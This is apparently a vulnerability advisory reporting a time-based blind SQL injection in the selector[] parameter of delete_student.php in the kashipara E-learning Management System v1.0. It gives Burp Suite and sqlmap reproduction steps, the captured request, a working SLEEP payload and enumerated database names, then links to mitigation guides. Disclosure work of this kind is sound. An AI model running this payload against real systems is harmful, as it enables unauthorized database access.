SQL Injection was found in the /lms/admin/delete_student.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the selector%5B%5D parameter in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code


- **Affected Product Name**

  E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/delete_student.php
Affected Parameter	selector%5B%5D
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:

Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Students' page and check student to delete from list.




	NAME	ID NUMBER	COURSE YR & SECTION
☑	Claire Blake	2011120	BSIS-1A
□	josie banday	20100452	
□	Alyssa David	21200507	BSIS-2C
□	arian baldostamon	21300176	BSIS-1A
□	cristine trespuer	21300258	BSIS-1A
□	marie rojo	21300375	BSIS-1A
□	kearl joy bartolome	21300410	BSIS-1A
□	chrystelle Marie Belecina	21200363	BSIS-2A

Step 3: Now enable intercept in bupsuite and click on 'delete' button.




	NAME	ID NUMBER	COURSE YR & SECTION
☑	Claire Blake	2011120	BSIS-1A
□	josie banday	20100452	
□	Alyssa David	21200507	BSIS-2C
□	arian baldostamon	21300176	BSIS-1A
□	cristine trespuer	21300258	BSIS-1A
□	marie rojo	21300375	BSIS-1A
□	kearl joy bartolome	21300410	BSIS-1A
□	chrystelle Marie Belecina	21200363	BSIS-2A
□	val roushen	201011231	
□	cherylda ohiman	21300036	BSIS-1C



Delete Student?

Are you sure you want to delete the student you check?.

Step 4: Save the burpsuite request in a file.




```
POST /lms/admin/delete_student.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firef
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Origin: http://localhost
DNT: 1
Sec-GPC: 1
Connection: keep-alive
Referer: http://localhost/lms/admin/students.php
Cookie: PHPSESSID=a0metb6p5do4fa70f1807gach3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

delete_student=&example_length=10&selector%5B%5D=219
```

Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r delete_student.txt --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r delete_student.txt --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:14:05 /2024-11-18/

[23:14:05] [INFO] parsing HTTP request from 'delete_student.txt'
[23:14:05] [WARNING] provided value for parameter 'delete_student' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[23:14:05] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/lms/admin/students.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
[23:14:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:14:06] [INFO] testing if the target URL content is stable
[23:14:06] [WARNING] POST parameter 'delete_student' does not appear to be dynamic
[23:14:06] [WARNING] heuristic (basic) test shows that POST parameter 'delete_student' might not be injectable
[23:14:07] [INFO] testing for SQL injection on POST parameter 'delete_student'
[23:14:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:14:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:14:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:14:08] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:14:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:14:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[23:14:09] [INFO] testing 'Generic inline queries'
[23:14:09] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[23:14:09] [WARNING] time-based comparison requires larger statistical model, please wait. (done)
[23:14:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[23:14:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[23:14:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:14:10] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[23:14:10] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[23:14:10] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[23:14:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:14:11] [WARNING] POST parameter 'delete_student' does not seem to be injectable
[23:14:11] [WARNING] POST parameter 'example_length' does not appear to be dynamic
[23:14:11] [WARNING] heuristic (basic) test shows that POST parameter 'example_length' might not be injectable
[23:14:11] [INFO] testing for SQL injection on POST parameter 'example_length'
[23:14:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

Step 6: Now notice that ‘selector%5B%5D’ parameter is detected vulnerable and all database is successfully retrieved.



```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[23:14:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:14:36] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potent
[23:14:36] [INFO] checking if the injection point on POST parameter 'selector[]' is a false positive
POST parameter 'selector[]' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 198 HTTP(s) requests:
---
Parameter: selector[] (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: delete_student=&example_length=10&selector[]=219' AND (SELECT 5955 FROM (SELECT(SLEEP(5)))SbHs) AND 'WXyg'='WXyg
---
[23:15:06] [INFO] the back-end DBMS is MySQL
[23:15:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent pot
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[23:15:16] [INFO] fetching database names
[23:15:16] [INFO] fetching number of databases
[23:15:16] [INFO] retrieved:
[23:15:37] [INFO] adjusting time delay to 2 seconds due to good response times
7
[23:15:37] [INFO] retrieved: information_schema
[23:19:33] [INFO] retrieved: capstone
[23:21:21] [INFO] retrieved: capstone2
[23:23:17] [INFO] retrieved: mysql
[23:24:23] [INFO] retrieved: performance_schema
[23:28:11] [INFO] retrieved: phpmyadmin
[23:30:31] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

[23:31:29] [INFO] fetched data logged to text files under 'C:\Users\madhu\AppData\Local\sqlmap\output\localhost'
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection